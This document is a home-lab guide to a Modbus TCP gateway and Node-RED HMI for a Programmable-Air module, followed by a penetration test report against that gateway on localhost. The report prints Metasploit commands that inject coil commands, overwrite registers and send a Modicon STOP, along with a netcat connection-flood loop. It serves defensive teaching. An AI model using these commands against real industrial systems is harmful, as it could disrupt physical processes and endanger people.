Programmable-Air V6


Introduction

This document provides a complete high-level and operational overview of the Programmable-Air V6 home lab implementation, which is designed to simulate a small OT/ICS-style environment using a Programmable-Air module, a Python-based Modbus TCP gateway, and a Node-RED HMI. The project converts serial text telemetry from the field device into a Modbus TCP register image, allowing live process monitoring, control interaction, dashboard visualization, and protocol analysis in a lab setting. The guide explains the purpose of the system, architecture, gateway behavior, register and command mappings, dashboard structure, startup sequence, expected operational behavior, troubleshooting steps, and included project files so that the environment can be understood, deployed, and demonstrated as a functional industrial-style workflow.


In addition to implementation and operations guidance, this document also includes OT cybersecurity penetration testing documentation for the same environment. The security section presents a structured assessment of the Modbus TCP gateway in an isolated laboratory setting, covering reconnaissance, enumeration, exploitation attempts, denial-of-service testing, network traffic analysis, and vulnerability observations. Together, these sections make the document both an implementation guide and a security validation reference, giving the reader a complete view of how the lab was built, how it operates, and how it can be evaluated from an OT cybersecurity perspective.

The Python gateway code and the Node-RED flow used in this implementation are available in the project GitHub repository

https://github.com/letado/Programmable-Air-IOT-lab.git




Programmable-Air module pin layout



1. System purpose

This version of the lab turns the Programmable-Air module into a serial-text field source and uses a Python gateway to expose the process state as Modbus TCP for a Node-RED HMI. The design is intended for OT-style protocol visibility, control-panel testing, and packet capture in Wireshark.




Programmable-Air module operational architecture


2. Architecture

Data path

- Programmable-Air module -> USB serial text telemetry
- Python pyModbusTCP gateway -> parses telemetry and publishes a Modbus TCP register image
- Node-RED HMI -> reads holding registers and writes command coils
- Command coils are auto cleared after the command is sent.



Node-red flow implementation



Node-Red SCADA/HMI implementation

3. Core components

Component	Role	Key setting(s)	Notes
Programmable-Air module	Field-side process source	Serial text at 115200 baud	Generates PV, DIFF, STATE, ALARM, SRC, pump and valve status values.
Python gateway	Modbus TCP server	Host 127.0.0.1, port 15020	Uses pyModbusTCP DataBank; mirrors main values into holding and input registers.
Node-RED flow	HMI and operator panel	TCP client -> 127.0.0.1:15020, unit id 1	Uses node-red-contrib-modbus and Node-RED dashboard nodes.
Wireshark	Protocol inspection	Capture tcp.port == 15020	Useful for validating read/write behavior and poll timing.

4. Gateway behavior

The V6 gateway opens the serial port, parses each incoming telemetry line into key/value pairs, writes the resulting values to holding registers 0 through 12, mirrors the same values into input registers 0 through 12, and mirrors the alarm state to coil 0. It also watches command coils 1 through 7 and converts them into serial commands for the Programmable-Air module.

Serial source: COM7 at 115200 baud in the Windows example.
Modbus TCP server: 127.0.0.1:15020.

5. Register map

Holding/Input Register	Tag	Meaning
HR0 / IR0	PV	Process value
HR1 / IR1	DIFF	Pressure difference / delta
HR2 / IR2	STATE	0=IDLE, 1=CONTRACTING, 2=EXPANDING, 3=LIMIT_REACHED
HR3 / IR3	ALARM	0=NORMAL, 1=HIGH_PRESSURE
HR4 / IR4	SRC	0=LOCAL_BUTTON, 1=SCADA_HMI
HR5 / IR5	P1	Pump 1 status
HR6 / IR6	P2	Pump 2 status
HR7 / IR7	VL1	Left valve 1 status
HR8 / IR8	VL2	Left valve 2 status
HR9 / IR9	VL3	Left valve 3 status
HR10 / IR10	VR1	Right valve 1 status
HR11 / IR11	VR2	Right valve 2 status
HR12 / IR12	VR3	Right valve 3 status

6. Command coil map

Coil	Serial command	Function
1	CMD=CONTRACT	Contract action
2	CMD=EXPAND	Expand action
3	CMD=STOP	Stop process
4	CMD=VENT	Valve test 1
5	CMD=BLOW	Valve test 2
6	CMD=SUCK	Valve test 3
7	CMD=CLOSE	Close all valves

7. Node-RED dashboard layout

The imported V6 flow organizes the HMI into clear groups for operator use.

- Overview: system overview and process alert banner.
- Process Status: PV gauge, PV text, DIFF, STATE, ALARM, and SRC.
- Board Mimic: P1, P2, VL1-VL3, VR1-VR3.
- Process Control: Contract, Expand, and Stop buttons.
- Valve Test Panel: Vent, Blow, Suck, and Close buttons.
- Trend / Events: PV trend, DIFF trend, and current state/alarm/source indicators.
- Modbus / TCP Event Log: industrial-style log table for reads, writes, state changes, and alarm changes.

8. Startup sequence

- Connect the Programmable-Air module and verify the serial port.
- Start the Python gateway.
- Start Node-RED.
- Import the V6 flow JSON and deploy it.
- Open the dashboard at http://127.0.0.1:1880/ui.
- Verify that PV updates live before testing control buttons.
- Expected operator and protocol behavior
    - The HMI polls holding registers 0 through 12 every 500 ms.
    - Process values update the gauge, text fields, and trend charts.
    - Each button writes a single command coil using FC5 through modbus-flex-write.
    - The event log captures periodic read activity and write/state/alarm changes.
    - Wireshark should show a steady request/response cycle on tcp.port == 15020.

10. Troubleshooting

Symptom	Likely cause / action
No live data in HMI	Confirm the gateway is running, the serial port is correct, and Node-RED modbus-client points to 127.0.0.1:15020.
Buttons do not act	Check the command coil address, confirm the gateway prints "Modbus -> Arduino: CMD=..." when a button is pressed, and verify the serial monitor is closed.
Client sees strange negative values	DIFF is stored in a 16-bit register; some clients display signed values as unsigned two's-complement words.
Modbus timeouts	Verify the server is listening on port 15020 and the client host/port exactly match the gateway.

11. Files in this version

Gateway file: modbus_gateway_v6_pymodbustcp.py
HMI file: programmable_air_v6_contrib_modbus_with_log.json

12. Sharing note

This V6 build is suitable for demonstrating a small OT lab workflow: field-side telemetry, a gateway appliance pattern, a Modbus TCP HMI, event logging, and packet inspection in Wireshark.

OT Cybersecurity Penetration Testing Documentation

A.1 Executive Summary

This appendix documents a comprehensive penetration test conducted against the Programmable-Air V6 Modbus TCP gateway in an isolated laboratory environment. The testing was performed on a locally-hosted pyModbusTCP gateway server bridging Arduino hardware to Modbus TCP protocol on port 15020.

Key Findings Summary

Finding Category	Severity	Status
No Authentication	Critical	Confirmed
Unauthorized Command Injection	Critical	Confirmed
Data Exfiltration	High	Confirmed
Parameter Tampering	High	Confirmed
No Encryption	High	Confirmed

A.2 Lab Environment

A.2.1 Target System Architecture

Component	Specification
Target IP	127.0.0.1 (localhost)
Target Port	15020 (non-standard Modbus)
Server Software	pyModbusTCP (Python)
Backend Hardware	Arduino via Serial (COM7)
Serial Baud Rate	115200
Protocol	Modbus TCP

A.2.2 Gateway Configuration

```
DataBank Configuration:
├── Coils: 100 addresses (0-99)
├── Holding Registers: 100 addresses (0-99)
└── Input Registers: 100 addresses (0-99)
```

A.2.3 Testing Tools

Tool	Purpose
Metasploit Framework	Exploitation framework
Wireshark	Network protocol analysis

Tool	Purpose
tcpdump	Packet capture
Netcat	Raw TCP interaction

A.3 Testing Methodology

A.3.1 Testing Framework

This assessment followed a structured penetration testing methodology adapted for ICS/SCADA environments:

```
RECONNAISSANCE → ENUMERATION → EXPLOITATION → POST-EXPLOIT → REPORTING
```

A.3.2 Rules of Engagement

- Testing confined to localhost (127.0.0.1)
- All hardware owned by tester
- No production systems involved
- Safety monitoring of physical hardware maintained

A.4 Reconnaissance Phase

A.4.1 Service Discovery

Objective: Identify Modbus service presence and responsiveness.

Tool Used: auxiliary/scanner/scada/modbusdetect

Commands Executed:

```
msfconsole
use auxiliary/scanner/scada/modbusdetect
set RHOSTS 127.0.0.1
set RPORT 15020
run
```

Results:

```
[+] 127.0.0.1:15020 - 127.0.0.1:15020 - MODBUS - received correct MODBUS/TCP header (unit-ID:
1)
[*] 127.0.0.1:15020 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Finding: Modbus TCP service confirmed active and responding on port 15020.

A.4.2 Banner Grabbing Attempt

Objective: Extract device identification and version information.

Tool Used: auxiliary/scanner/scada/modbus_banner_grabbing

Commands Executed:

```
use auxiliary/scanner/scada/modbus_banner_grabbing
set RHOSTS 127.0.0.1
set RPORT 15020
run
```

Results:

```
[-] 127.0.0.1:15020 - Illegal Data Address: Data address of some or all the required entities
are not allowed or do not exist in slave.
```

Finding: Server does not support extended identification functions. This indicates a minimalist Modbus implementation without vendor-specific extensions.

A.4.3 Available Modules Identified

Objective: Catalog all available Metasploit Modbus modules.

Modules Discovered:

auxiliary/analyze/modbus_zip - Extract zip from Modbus communication

auxiliary/scanner/scada/modbus_banner_grabbing - Modbus Banner Grabbing

auxiliary/scanner/scada/modbusclient - Modbus Client Utility

auxiliary/scanner/scada/modbus_findunitid - Modbus Unit ID Enumerator

auxiliary/scanner/scada/modbusdetect - Modbus Version Scanner

auxiliary/admin/scada/modicon_stux_transfer - Schneider Modicon Ladder Logic Upload/Download

auxiliary/admin/scada/modicon_command - Schneider Modicon Remote START/STOP Command

---

A.5 Enumeration Phase

A.5.1 Modbus Client Module Setup

Objective: Configure primary attack module for enumeration.

Tool Used: auxiliary/scanner/scada/modbusclient

Initial Configuration:

```
use auxiliary/scanner/scada/modbusclient
set RHOSTS 127.0.0.1
set RPORT 15020
```

Available Actions Identified:

READ_COILS - Read bits from several coils

READ_DISCRETE_INPUTS - Read bits from several DISCRETE INPUTS

READ_HOLDING_REGISTERS - Read words from several HOLDING registers

READ_ID - Read device id

READ_INPUT_REGISTERS - Read words from several INPUT registers

WRITE_COIL - Write one bit to a coil

WRITE_COILS - Write bits to several coils

WRITE_REGISTER - Write one word to a register

WRITE_REGISTERS - Write words to several registers

A.5.2 Address Space Mapping

Objective: Determine valid Modbus address ranges.

Test 1: Address 0 (READ_ID)

```
set ACTION READ_ID
set DATA_ADDRESS 0
run
```

Result: Error: ILLEGAL DATA ADDRESS

Test 2: Address 100

```
set DATA_ADDRESS 100
run
```

Result: Error: ILLEGAL DATA ADDRESS

Test 3: Address 40001 (Traditional Modbus Notation)

```
set DATA_ADDRESS 40001
run
```

Result: Error: ILLEGAL DATA ADDRESS

Analysis: The server uses raw offset addressing (0-99) rather than traditional Modbus notation (40001, 30001, etc.). The READ_ID function is not supported by pyModbusTCP.

A.5.3 Holding Register Enumeration

Objective: Read process data from holding registers.

Commands Executed:

```
set ACTION READ_HOLDING_REGISTERS
set DATA_ADDRESS 0
set NUMBER 13
run
```

Results:

```
[*] Running module against 127.0.0.1
[*] 127.0.0.1:15020 - Sending READ HOLDING REGISTERS...
[+] 127.0.0.1:15020 - 13 register values from address 0:
[+] 127.0.0.1:15020 - [502, 65508, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0]
[*] Auxiliary module execution completed
```

Data Interpretation:

Register	Raw Value	Interpreted Value	Variable
0	502	502	PV (Process Value)
1	65508	-28 (signed)	DIFF
2	0	0	STATE
3	0	0	ALARM
4	1	1	SRC
5	0	0	P1
6	0	0	P2

Register	Raw Value	Interpreted Value	Variable
7	0	0	VL1
8	0	0	VL2
9	0	0	VL3
10	0	0	VR1
11	0	0	VR2
12	0	0	VR3

Finding: Complete data exfiltration achieved. All sensor values accessible without authentication.

Note on Signed Integer Representation: Register 1 shows 65508 but the Arduino logs showed DIFF=-28. This is a classic Modbus data interpretation issue:

- Unsigned 16-bit: 65508
- Signed 16-bit: -28 (65536 - 28 = 65508)

A.5.4 Boundary Testing

Objective: Test server limits for oversized requests.

Commands Executed:

```
set ACTION READ_HOLDING_REGISTERS
set DATA_ADDRESS 0
set NUMBER 1000
run
```

Results:

```
[*] Running module against 127.0.0.1
[*] 127.0.0.1:15020 - Sending READ HOLDING REGISTERS...
[-] 127.0.0.1:15020 - Error: ILLEGAL DATA VALUE
[*] Auxiliary module execution completed
```

Finding: Server validates request size and rejects oversized reads. Maximum valid request is 100 registers (matching DataBank configuration). This represents a basic protective measure against resource exhaustion.

A.6 Exploitation Phase

A.6.1 Command Injection - Single Coil

Objective: Demonstrate unauthorized control by triggering a single command.

Commands Executed:

```
set ACTION WRITE_COIL
set DATA_ADDRESS 2
set DATA 1
run
```

Results:

```
[*] Running module against 127.0.0.1
[*] 127.0.0.1:15020 - Sending WRITE COIL...
[+] 127.0.0.1:15020 - Value 1 successfully written at coil address 1
```

```
[*] Auxiliary module execution completed
```

Arduino Serial Monitor Output:

```
Modbus -> Arduino: CMD=EXPAND
```

Finding: Command injection successful. Physical hardware responded to injected command without any authentication.

A.6.2 Command Injection - Multiple Coils

Objective: Trigger multiple commands simultaneously.

Commands Executed:

```
set ACTION WRITE_COILS
set DATA_ADDRESS 1
set DATA_COILS 1111111
run
```

Expected Result: All 7 commands (CONTRACT, EXPAND, STOP, VENT, BLOW, SUCK, CLOSE) triggered simultaneously.

Finding: Bulk command injection possible. Could cause mechanical conflicts or race conditions in production environments.

A.6.3 Parameter Tampering

Objective: Modify process values to affect control logic.

Commands Executed:

```
set ACTION WRITE_REGISTER
set DATA_ADDRESS 0
set DATA 999
run
```

Expected Result: PV (Process Value) changed from 502 to 999.

Finding: No validation of register values. Arbitrary data injection possible. This could cause incorrect control decisions if the HMI or PLC trusts these values.

A.6.4 Mass Data Corruption

Objective: Corrupt multiple registers simultaneously.

Commands Executed:

```
set ACTION WRITE_REGISTERS
set DATA_ADDRESS 0
set DATA_REGISTERS 999,999,999,999,999,999,999,999,999,999,999,999,999
run
```

Finding: All 13 registers can be overwritten with arbitrary values simultaneously. This represents a critical data integrity vulnerability.

A.6.5 Schneider Modicon Attack Attempt

Objective: Test PLC STOP/RUN commands against target.

Tool Used: auxiliary/admin/scada/modicon_command

Commands Executed:

```
use auxiliary/admin/scada/modicon_command
```

```
set RHOSTS 127.0.0.1
set RPORT 15020
set MODE STOP
run
```

Finding: Target not vulnerable to legacy Schneider exploits. The pyModbusTCP server does not implement the proprietary Schneider function codes required for this attack. This demonstrates the importance of vendor-specific testing in addition to generic protocol testing.

A.7 Denial of Service Testing

A.7.1 Resource Exhaustion - Oversized Read

Objective: Test server response to oversized requests.

Commands Executed:

```
set ACTION READ_HOLDING_REGISTERS
set DATA_ADDRESS 0
set NUMBER 1000
run
```

Result: Error: ILLEGAL DATA VALUE

Finding: Server validates request size. Basic protection in place against this specific DoS vector.

A.7.2 Rapid Command Injection

Objective: Test server stability under rapid command flood.

Attack Pattern:

```
set ACTION WRITE_COIL
set DATA_ADDRESS 2
set DATA 1
run
run
run
run
run
```

 # (Repeated 50+ times)

Monitoring Points:

- Python gateway CPU usage
- Arduino serial buffer
- Response latency

Finding: Gateway handles rapid commands but Arduino serial buffer may overflow under sustained attack. No rate limiting implemented.

A.7.3 Connection Flooding (Theoretical)

Proposed Attack:

```
for i in {1..50}; do
  nc 127.0.0.1 15020 &
```

done

Finding: Not executed due to potential gateway crash. Identified as viable DoS vector. No connection limiting implemented.

A.8 Network Traffic Analysis

A.8.1 Capture Methodology

Tools Used: tcpdump / Wireshark

Capture Command:

```
tcpdump -i lo -w modbus_capture.pcapng tcp port 15020
```

Text Export:

```
tcpdump -r modbus_capture.pcapng -nn > capture_output.txt
```

A.8.2 Traffic Characteristics

Metric	Value
Total Packets Captured	~180
Capture Duration	44 seconds
Request Interval	~500ms (automated polling)
Request Size	12 bytes (consistent)
Response Size	35 bytes (consistent)

A.8.3 Sample Traffic

```
20:39:43.552870 IP 127.0.0.1.57286 > 127.0.0.1.15020: Flags [P.], seq 1524:1536, length 12
20:39:43.553141 IP 127.0.0.1.15020 > 127.0.0.1.57286: Flags [P.], seq 3894:3929, length 35
20:39:43.553176 IP 127.0.0.1.57286 > 127.0.0.1.15020: Flags [.], ack 3929, length 0
```

A.8.4 Protocol Analysis

Modbus TCP Header Structure:

Field	Size	Value
Transaction ID	2 bytes	Incrementing
Protocol ID	2 bytes	0x0000 (Modbus)
Length	2 bytes	6 (request) / 29 (response)
Unit ID	1 byte	0x01

Function Code Analysis:

Function Code	Name	Observed
0x03	Read Holding Registers	Yes

Function Code	Name	Observed
0x05	Write Single Coil	Yes
0x06	Write Single Register	Yes
0x10	Write Multiple Registers	Yes

A.8.5 Security Observations

Finding	Evidence
No Encryption	Clear text TCP payload visible in capture
No Authentication	Immediate response to requests without handshake
Predictable Transaction IDs	Sequential incrementing pattern
Consistent Timing	500ms intervals reveal automation signature

---

A.8.6 Extracted Artifacts

Network Endpoints:

Artifact	Value
Client IP	127.0.0.1
Client Port	57286 (ephemeral)
Server IP	127.0.0.1
Server Port	15020 (non-standard Modbus)
Protocol	TCP (Modbus/TCP)

Session Statistics:

Metric	Value
Total Packets	~180
Duration	~44 seconds
Request Interval	~500ms
Request Size	12 bytes
Response Size	35 bytes

A.9 Vulnerability Summary

A.9.1 Critical Findings

ID	Vulnerability	Severity	CVSS	Status
VULN-001	No Authentication	Critical	9.8	Confirmed
VULN-002	Unauthorized Command Injection	Critical	9.1	Confirmed
VULN-003	Data Exfiltration	High	7.5	Confirmed
VULN-004	Parameter Tampering	High	7.5	Confirmed
VULN-005	No Encryption	High	7.4	Confirmed

A.9.2 Detailed Vulnerability Descriptions

VULN-001: No Authentication

Description: The Modbus TCP server accepts all connections without requiring credentials or authentication tokens.

Evidence:

```
[+] 127.0.0.1:15020 - 13 register values from address 0
```

No authentication handshake observed in any request.

Impact: Any network-connected attacker can interact with the industrial control system.

Recommendation: Implement authentication gateway or VPN access control.